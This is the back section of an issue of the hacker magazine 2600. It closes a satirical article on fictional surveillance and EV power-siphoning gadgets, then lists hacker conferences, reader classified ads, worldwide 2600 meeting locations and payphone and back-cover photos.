Think you can hide from these devices? Not so fast! Everybody pees and poops. Unless you're willing to forego public plumbing and literally go like a bear in the woods, you are subject to being monitored, Citizen! It's only a matter of time before a WasteTracker device identifies you and reports you to its owner overlords.

E-Siphon

A siphon can be used to transfer liquids from one vessel to another. Siphons are commonly used by thieves to extract gas from car tanks. An e-siphon is a similar device, only for EVs: plugged into an electric car's battery, it can extract power and quickly "siphon" it into a thief's battery.

Universal e-siphons are available with various plugs and settings to detect the type of vehicle (battery, really) they are plugged into, and can optimize how they extract the power into an external battery.

E-siphons have very limited use because a thief must open the charging port of the target vehicle, which involves physically breaching the port. It's far easier for a power thief to simply use a Ghost car and plug it into an EV charging station.

Ghost Car

A ghost car is a portable EV battery which can be plugged into an EV charging station and which behaves electronically like an EV, allowing the charging station to provide it with power. All those free EV charging stations in your neighborhood make for "juicy" (!) targets: just transport your ghost car to an EV charging station and plug it in for free power!

Ghost cars are often smaller versions of EV batteries, reduced in size to allow for easier transportation. Instead of the typical 1,000 pounds of an EV battery, ghost cars typically weigh as little as 200 pounds. This smaller size reduces the amount of power it can hold, but the advantage is that it can be more easily transported. Some people find that two 500 pound ghost cars are more convenient than one 1,000 pound ghost car since the devices can be transported individually when necessary. Your mileage may vary (pun intended!).

Some clever EV owners even hotwire their ghost car to their EV's battery, allowing both devices to charge at the same time. While that also effectively doubles their car's range, it's usually more convenient to bring the ghost car back home, roll it into your garage, and use it as an alternate power source for a few days. Once it starts to get low, simply tow it to your local EV charging station and top it off.

Disclaimer: These are *fictional* devices (at least as far as I know!) but there's the very real possibility that some company or individual could be producing and deploying them right now. If nothing else, perhaps they represent an untapped market?

HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally don't cost a fortune and are open to everyone. If you know of a conference or event that should be known to the hacker community, ***email us*** at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.**

Please remember that we need sufficient lead time (a minimum of three months) to list events in the magazine. We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community. All events are subject to change.

October 20-21
SecureWV 14
Charleston Coliseum and Convention Center
Charleston, West Virginia
www.securewv.org

October 31-November 2
Nonsensus 2023
Wild Horse Pass Casino
Chandler, Arizona
nonsensus.io

December 27-30
Chaos Communication Congress
Congress Center Hamburg
Hamburg, Germany
www.ccc.de

April 5-7, 2024
Vintage Computer Festival East
Infoage Science and History Museums
Wall, New Jersey
vcfed.org

June 14-16
Vintage Computer Festival Southwest
Davidson-Gundy Alumni Center, UT Dallas
Richardson, Texas
www.vcfsw.org

July 12-14
HOPE XV
St. John's University
Queens, New York
hope.net

August 8-11
DEF CON 32
Caesars Forum, Harrah's, Linq, Flamingo
Las Vegas, Nevada
www.defcon.org

August 16-18
Fri3d Camp
Hopper Youth Residence De Kluis
Sint-Joris-Weert, Belgium
fri3d.be

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

Marketplace

For Sale

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we carry only the highest quality gear from the best brands in the industry. From RF Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Now including Offensive Security and Kali Linux branded merch! Check us out at https://HackerWarehouse.com.

GUIDEBOOK TO COMPUTER AND SMARTPHONE SECURITY by Brandon of Lipani Technologies LLC has been released. This new security book can be purchased at https://leanpub.com/techgeek. Brandon is a certified CompTIA Security+ professional helping users and companies secure their computers, networks, and smartphones across the country. He says, "The purpose of this book is to educate and teach computer and smartphone users about safety and security online."

SECUREMAC.COM is offering popular anti-malware app MacScan 3 to help protect Mac users from malware, spyware, and ransomware. Download a 30-day trial directly from SecureMac.com. Looking for a new podcast? Check out *The Checklist* by SecureMac on iTunes, Pandora, and Spotify.

HACKERBOXES is your monthly subscription box for hardware hacking, DIY electronics, cybersecurity, and hacker culture. Each monthly HackerBox includes a carefully curated collection of projects, components, modules, tools, supplies, and exclusive items. A HackerBox subscription is like having a hacker convention in your mailbox every month. Free online educational material, free domestic shipping, cancel anytime. Visit us at www.HackerBoxes.com for workshops, boxes, merch, and more.

SECPOINT PORTABLE PENETRATOR SOFTWARE. WPA WPA2 WPS WiFi Pen Testing. Vulnerability Scanning & Assessment. Multi User Support. Customize reports with logo, name & watermark. Reports in PDF, HTML format & 19+ languages supported. 26% off Coupon code: 2600 https://shop.secpoint.com/

Rentals

ATTENTION COMPUTER HACKERS, phone phreakers, and tech-savvy individuals! Are you in need of a digital detox? Check out my house in Bryson City, NC. Nestled in the heart of the Great Smoky Mountains, our home offers the perfect escape from technology. While we do offer Wi-Fi for those who need to stay connected, our cozy cabin is designed to help you disconnect and unwind. Whether you're looking to enjoy the natural beauty of the mountains or explore the charming town of Bryson City, our vacation rental is the perfect home base. And with easy access to hiking trails, fishing spots, and local attractions, you'll have plenty to keep you entertained during your stay. On a clear night, you can see the International Space Station overhead as it orbits the Earth from the hot tub. Also, my wife and I aren't bougie and own a vacation rental because we want to. We do it because we like that house and the area. We moved there in 2017. My wife received an offer to get a doctorate in STEM education from NCSU and we had to take it. Now we offer our home to people who want to stay there for a bit. So why wait? Check the link below to learn more and reserve your spot in our little slice of paradise: shorturl.at/kPQR0

Announcements

HACKER CULTURE: A TO Z by Kim Crawley will be published in October 2023 through O'Reilly Media. It's a fun mini-encyclopedia covering over 300 topics - from notable hackers to tech companies, from hacker ideals to popular technologies. The book is also full of pop culture references and nerd humor. The book contains original quotes from Emmanuel Goldstein and some fun Easter Eggs. Follow news about the book and preorder: https://linktr.ee/kimcrawley.

LEAGUE OF EXTRAORDINARY BUDDHIST HACKERS: Calling Buddhist Hackers, Phreaks, Makers, Preppers, Stitchers, Devs, Medics, Biohackers, Graphics Peeps, Videographers, Kind people, any or all of the above, etc. (Actually the last one is mandatory!) I am looking to build a global crew of persons (Kalyana Mitra) male/female/other (I will even consider aliens from other world systems at this point) who identify with the above description. Please only make contact if you have taken the 3 refuges and you are making some efforts to keep 5 precepts (and 8 precepts on Poya Days etc.) + have some sort of attempt at a daily practice - well at least some days! If you are at that sort of level, please contact me ASAP. Also Buddhist Monks/Nuns, I would love to hear from you, but again please only get in touch if you are keeping good vinaya/precepts. Having said that, I think it would be great to hear from Sangha! In fact, I think perhaps it would be best if one of you (Sangha) were running the outfit? Hack the Planet! Hack Samsara! I believe I have found the ultimate hack... TN8FP - but it requires a team effort, no? .,\/(^_^) & <3 from Blebz (open nick) email: blebz@lxbh.org for more info...

FACTOR OR FIND LARGE PRIME NUMBERS with patterns of semi-Primes. Read this thread: www.scienceforums.net - Mathematics - Simple Yet Interesting - Page 07. Peer review my work.

VAGUEBOOKING is a podcast about life lived online, and our new series "The People's History of the Internet" covers the history of the early Internet and the hackers who shaped it. Tune in for conversations with Phil Lapsley, Lucky225, Rob T Firefly, and many more! Found wherever you get your podcasts and at vaguebooking.net.

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Your feedback on the program is always welcome at oth@2600.com. New for the pandemic: *Off The Hook Overtime,* Wednesdays at 8:00 pm ET on youtube.com/channel2600. Call in at +1 802 321 HACK!

THE THREAT ACTOR'S DIARY is an edgy cybersecurity blog and hacker resource site that's by hacktivists, for hacktivists with a podcast on the way. We're also the official Dallas Million Mask March info hub. Swing by and subscribe! Created by GhostExodus, founder of the Electronik Tribulation Army. We accept interviews & article submissions! https://www.GhostExodus.org contact@ghostexodus.org <Ghost.exodus.freelance@gmail.com>

THE MODERN TECHNOLOGY PODCAST NETWORK contains a growing selection of original audio programming by familiar voices from the hacker world and elsewhere. Our comedies, documentaries, audiobooks, cultural discussions, and more are totally free, completely independent, hacker-produced, CC-licensed, and utterly devoid of commercials. Feed your ears at https://modern.technology

COVERTACTIONS.COM is the most comprehensive directory of encryption products anywhere. Search by type, hardware/software, country, open source, platform, and more. Now over 1036 products listed which include 221 VPN's, 192 messaging and 117 file encryption apps. These are just a few of the 28 categories available. There is no faster and easier way to find the encryption product that meets your requirements. Suggestions and feedback welcome. Now featuring news on important encryption issues.

DOC8643.COM: technical details of aircraft from International Civil Aviation Organization (ICAO) Doc8643. This is an educational and reference tool. Check it out at

https://doc8643.com.
DON'T JUST CELEBRATE TECHNOLOGY, question its broad-reaching effects. 78 Reasonable Questions to Ask About Any Technology - tinyurl.com/questiontech

Services

AFFORDABLE WEB HOSTING & SERVERS: NodeSpace Hosting offers affordable web hosting, email, domains, SSL certificates, bare metal servers, and virtual private servers at affordable prices. We are specialists in Proxmox VE hosting - from standalone nodes to full scale HCI solutions, you can build a private cloud in our data center. No setup fees, no MAC address filtering. Use promo code 2600403 for 10% off any shared or reseller plan, VPS, or in stock bare metal server. https://www.nodespace.com
DIGITAL FORENSICS EXPERTS FOR CRIMINAL AND CIVIL CASES! Sensei's digital forensic examiners hold prestigious certifications including the CISSP, CCE, CEH, CCO, and EnCE. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We handle a wide range of cases, including hacking, child pornography possession/distribution, theft of proprietary data, data breaches, interception of electronic communications, rape, murder, wire fraud, espionage, cyber harassment, terrorism, and divorce matters. We can preserve, analyze, and recover data from many sources, including computers, external media, smartphones, and social media. Sensei Enterprises believes in the Constitutional right to a zealous defense and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Sensei's principals have written 18 books on IT, cybersecurity, and digital forensics published by the American Bar Association. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703.359.0700 or email us at sensei@senseient.com.
HAVE YOU SEEN THE *2600* STORE? All kinds of hacker clothing, back issues, and HOPE stuff! We accept Bitcoin and Google Wallet, along with the usual credit cards and PayPal. It's great for giving out presents with a hacker theme - or gift cards are available for those who'd rather make their own choices. The store is constantly getting bigger and more interesting. Please come pay us a visit! store.2600.com or 2600.store
CALL INTO THE PHONE LOSERS OF AMERICA'S telephone network interface and hack into our collection of answering machines from the 80s, 90s, and 2000s. Listen to episodes of Joybubble's "Stories and Stuff," old telephone recordings, adventure choosing games, and more! Dial 505-608-6123 or 845-470-0336.
ANTIQUE COMPUTERS. From Altos to Zorba and everything in between - Apple, Commodore, DEC, IBM, MITS, Xerox... vintagecomputer.net is full of classic computer hardware restoration information, links, tons of photos, video, document scans, and how-to articles. A place for preserving historical computers, maintaining working machines, running a library of hard-to-find documentation, magazines, SIG materials, BBS disks, manuals, and brochures from the 1950s through the early WWW era. http://www.vintagecomputer.net
KB6NU's "NO NONSENSE" AMATEUR RADIO LICENSE STUDY GUIDES make it easy to get your Technician Class license or upgrade to General Class or Extra Class. They clearly and succinctly explain the concepts, while at the same time, give you the answers to all of the questions on the test. The PDF version is FREE, but there is a small charge for other versions. All of the e-book versions are available from kb6nu.com/study-guides. Paperback versions are available from Amazon. Email cwgeek@kb6nu.com for more information.
DOUBLEHOP.ME VPN is actively searching for an acquisition partner that shares our vision (https://bit.ly/3a1bCuM). We're an edgy VPN startup aiming to rock the boat with double VPN hops and encrypted multi-datacenter interconnects. We enable clients to VPN to country A, and exit country B. Increase your privacy with multiple legal jurisdictions and leave your traditional VPN behind! We don't keep logs, so there's no way for us to cooperate with LEOs, even if we felt compelled to. We accept Bitcoin! Use promo code COSBYSWEATER2600 for 50 percent off. https://www.doublehop.me
SUSPECTED OR ACCUSED OF INTERNET-RELATED CRIMES? Stand up for your rights! Be calm, cool, and collected: "I respectfully invoke all of my Constitutional rights, officer. I do not consent to any search or seizure, I choose to remain silent, and I want to talk to a lawyer who represents me." Remember basic game theory and the Prisoner's Dilemma: nobody talks, everybody walks. This is a public service brought to you by freedom defense attorney and *2600* subscriber Omar Figueroa. https://www.omarfigueroa.com/2600-know-your-rights/
LOCKPICKING101.COM is open to hackers wanting to learn physical security and the insides and out of locks and lock picking. Register to join one of the oldest Locksport communities online.
UNIX SHELL ACCOUNTS WITH MORE VHOSTS. If you like funny, relevant vhosts for IRC, get a JEAH shell. Also, use our vhost domains for email. Access new and classic *nix programs, compilers, and languages. JEAH.NET hosts bouncers, bots, IRCD, and websites. *2600* readers get free setup. BTW: Domains from FYNE.COM come with free DNS hosting and WHOIS privacy for $5.
DISCOUNT WEB HOSTING AND FREE WEB TRAINING. Squidix Web Hosting provides FREE WordPress training in Arlington, VA for Squidix customers. We provide fantastic web hosting for 1,000s of clients. We love our clients and they love us. Our ongoing *2600* promotion will give you 50% off any hosting service for the first year. This offer valid for any new accounts and
includes a free CPanel transfer of one existing website. Sign up at www.squidix.com and use code 2600 on checkout.
DO YOU HAVE A LEAK OR A TIP that you want to share with *2600* securely? Now you can! *2600* is using SecureDrop for the submission of sensitive material - while preserving your anonymity. Anonymous tips and documentation are where many important news stories begin. With the SecureDrop system, your identity is kept secret from us, but we are able to communicate with you if you choose. It's simple to use: connect to our special .onion address using the Tor browser (2600.securedrop.tor.onion), attach any documents you want us to see, and hit "Submit Documents"! You can either walk away at that point or check back for a response using a special identification string that only you will see. For all the specifics, visit https://www.2600.com/securedrop (you can see this page from any browser). For more details on SecureDrop itself, visit https://securedrop.org. (SecureDrop was developed by Aaron Swartz, Kevin Poulsen, and James Dolan and is a part of the Freedom of the Press Foundation, used by journalists and sources worldwide.)

Personals

I'M GATHERING DATA FOR A STUDY regarding the use of technology in United States prisons. For instance, Code 7370 is a web development course. What is the curriculum, how many men have completed the courses, is there data on post-release outcomes? Wisconsin permits prisoners to use Clearbooks for doing tech college work in-cell. I want policies, experiences, how rules are being applied, restrictions, staff comments. I want objective, referenceable sources, things your admin staff have put in writing. I invite prison admins to send me information too. Jason R. Glascock, 3600 Cty Rd D, Janesville, WI 53548.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to marketplace@2600.com.

Deadline for Winter issue: 11/20/23.

ANNOUNCING HOPE XV

(the sequel to HOPE X – pronounce it "ex vee")

That's right, we're doing it again – and we intend to make it even better!

Many more details coming – keep your eye on hope.net for announcements.

HOPE XV
July 12-14, 2024
St. John's University
Queens, New York City

ALL 14 HOPE CONFERENCES!

If you truly want to witness the hacker world grow and change, we recommend getting ALL of the videos from each and every one of our conferences. Yes, we saved it all, and we believe it's a must for the library of anyone with an interest in this sort of thing.

You'll get 9 flash drives packed with all of the recorded talks from each of our 14 conferences:

HOPE (1994)
Beyond HOPE (1997)
H2K (2000)
H2K2 (2002)
The Fifth HOPE (2004)
HOPE Number Six (2006)
The Last HOPE (2008)
The Next HOPE (2010)
HOPE Number Nine (2012)
HOPE X (2014)
The Eleventh HOPE (2016)
The Circle of HOPE (2018)
HOPE 2020 (2020)
A New HOPE (2022)

Each conference comes with an easy-to-navigate digital guide and all talks are DRM-free, meaning you can copy them and view them anywhere (and reuse all of these drives for other things!).

You can get it all for $349 plus shipping. Full details at store.2600.com or write to *2600*, PO Box 752, Middle Island, NY 11953 USA.

"My primary goal of hacking was the intellectual curiosity, the seduction of adventure." - Kevin David Mitnick

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

2600 *(ISSN 0749-3851, USPS # 003-176) is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600,* P.O. Box 752 Middle Island, NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 USA (subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. & Canada - $31 individual, $60 corporate (U.S. Funds)
Overseas - $44 individual, $75 corporate
Digital (PDF and EPUB) - $19.99 at store.2600.com

BACK ISSUES:
Individual issues for 1988-2022 are $7.25 each when available. Shipping added to overseas orders. All back issues (1984-2022) available digitally as annual digests and individually in PDF format from 2018 on at store.2600.com

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 USA (letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

MEETINGS

_2600_ MEETINGS CONTINUE TO EXPAND. PLEASE FOLLOW LOCAL HEALTH ORDINANCES IF WARRANTED. KEEP CHECKING THE WEBSITE BELOW FOR MORE UPDATED LISTINGS AS WELL AS INFO ON HOW TO START YOUR OWN MEETING!

ARGENTINA

Buenos Aire: Bodegón Bellagamba, Armenia 1242. 1st table to the left of the front door.
Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499. 7 pm

AUSTRALIA

Melbourne: Oxford Scholar RMIT, 427 Swanston St. 6 pm

CANADA

Alberta

Calgary: Food court of the Eau Claire Market. 6 pm

FRANCE

Paris: Place de la République, 1st floor of the Burger King, 10th arrondissement.

IRELAND

Dublin: The Molly Malone Statue on Suffolk St. 7 pm

JAPAN

Tokyo: Beemars, Kabukicho, 2 Chome-27-12 Shinjuku Lee Building #2 3rd floor. 7 pm

PORTUGAL

Lisbon: Amoreiras Shopping Center, food court next to Portugalia. 7 pm

RUSSIA

Petrozavodsk: Good Place, pr. Pervomayskiy, 2. 7 pm

SPAIN

Madrid: Maldito Querer, C. de Argumosa, 5. 7 pm

SWEDEN

Malmo (@2600Malmo): FooCafé, Carlsgatan 12A.
Stockholm (@2600Stockholm): Urban Deli, Sveavägen 44.

UNITED KINGDOM

England

Bournemouth (@bournemouth2600): The Goat and Tricycle, 27-29 W Hill Rd. 6:30 pm
Cheltenham (@2600Cheltenham): Bottle of Sauce, Ambrose St. 6:30 pm
London (@London_2600): Angel Pub, 61 St Giles High St, outdoors at the red telephone box. 6 pm
Manchester: Bulls Head, 84 London Rd. 7 pm

Scotland

Glasgow (@Glasgow2600): Bon Accord, North St. 6 pm

UNITED STATES

Arizona

Phoenix (Tempe) (@PHX2600): Escalante Community Center, 2150 E Orange St. 6 pm
Prescott: Merchant Coffee, 218 N Granite St.

Arkansas

Fort Smith: Fort Smith Coffee Company, 70 S 7th St. 7 pm

California

Los Angeles @LA2600): Union Station inside the main entrance by Alameda St near Traxx Bar. 6 pm
San Francisco: 4 Embarcadero Center, ground level by info kiosk. 6 pm
San Jose: Outside the MLK Library, 6 pm

Colorado

Denver (@denver2600): Denver Pavilions. 6 pm
Fort Collins: Starbucks, 4218 College Ave. 7 pm

Connecticut

Farmington: Barnes and Noble cafe area, 1599 South East Rd.

Florida

Boca Raton: Barnes and Noble on Glades Rd.
Jacksonville (#Jax2600): The Silver Cow, 929 Edgewood Ave S.

Illinois

Urbana: Broadway Food Hall. 6 pm

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall. 6 pm

Maine

Bangor (Hermon) (@2600Bangor): Bangor Makerspace, 34 Freedom Pkwy

Massachusetts

Boston (Cambridge) (@2600boston): The Garage, Harvard Square, food court area. 7 pm
Hyannis: Nifty Nate's, 246 North St.

Michigan

Lansing: The Fledge, 1300 Eureka St. 6 pm

Minnesota

Bloomington: Mall of America, north food court by Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hackerspace, 2215 Scott Ave.

New Hampshire

Milford: Grill 603, 168 Elm St. 6:30 pm

New Jersey

Somerville: Bliss Coffee Lounge, 14 E Main St.

New York

Albany: Starbucks, Stuyvesant Plaza, 1475 Western Ave. 6 pm
New York (@NYC2600): Citigroup Center, 53rd St and Lexington Ave, food court.
Rochester (@roc2600): Global Cybersecurity Institute, 78 Rochester Institute of Technology. 7 pm

North Carolina

Raleigh (@rtp2600): Transfer Co. Food Hall, 500 E Davie St. 7 pm

Oklahoma

Oklahoma City: Big Truck Tacos, 530 NW 23rd St.

Oregon

Portland: Sizzle Pie Central Eastside, 624 E Burnside St. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St.
Philadelphia (@philly2600): 30th St Station, food court outside Taco Bell (odd months); Iffy Books, 319 N 11 St #2I (even months). 6 pm

Texas

Austin (@atx2600): Central Market mezzanine level, 4001 N Lamar Blvd. 7 pm
Dallas: The Wild Turkey, 2470 Walnut Hill Ln #5627.
Houston (@houston2600): Agora Coffee House, 1712 Westheimer Rd. 6 pm
San Antonio: PH3AR/Geekdom, 110 E Houston St. 6 pm

Utah

Salt Lake City: 801labs Hackerspace 353 E 200 S, Suite #B. 6 pm

Virginia

Arlington: Three Whistles, 2719 Wilson Blvd.

Washington

Seattle: Merchant Saloon in Pioneer Square. 6 pm
Spokane: Starbucks near Wellesley and Division (across from North Town Mall).

URUGUAY

Montevideo: MAM Mercado Agricola de Montevideo, José L Terra 2220, Choperia Mastra. 7 pm

All meetings take place on the first Friday of the month. Unless otherwise noted, _2600_ meetings begin at 5 pm local time. Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle or hashtag so we can stay in touch and share them here! To start a meeting in your city, DM us or send email to meetings@2600.com.

www.2600.com/meetings

Basic U.S. Payphones

Kelley, Iowa *(population 304)*. A rare working payphone that's run by a company called Huxley. Supposedly local residents have fun making it ring whenever somebody walks by.

Photo by Benjamin T. Rittgers

Northwest Angle, Minnesota *(population 119)*. Another Automatic Electric payphone with free local service in a truly bizarre location: a United States "pene-exclave" where land access is only possible through Canada.

Photo by Babu Mengelepouti

Davis, West Virginia *(population 595)*. These models can be found all over the place if you look. The "Sell Tline" has nothing to do with a phone company, but is part of a campaign to change the ownership of a local ski resort.

Photo by Brian Collins

Morristown, New Jersey *(population 20,180)*. About as basic as you can get, except for the fact that it's not in working order. And "Raul's" is not the name of the phone company, but rather the empanada shop where this is located.

Photo by murph

Visit **www.2600.com/payphones** to see our foreign payphone photos!
(or turn to the inside front cover to see more right now)

The Back Cover Photos

Looks like **Austin Burk** found our secret power substation in Elizabeth, Pennsylvania. Surely we're not the only magazine that has one of these?

Hospitals like to say they treat patients with special attention. But at the UC San Diego Level 1 Trauma Center parking garage in La Jolla, California, **Screaming Yellow Fish** discovered that they have at least one "elite" parking space. Who can top that?

If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to articles@2600.com or use snail mail to *2600* Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* t-shirt of your choice.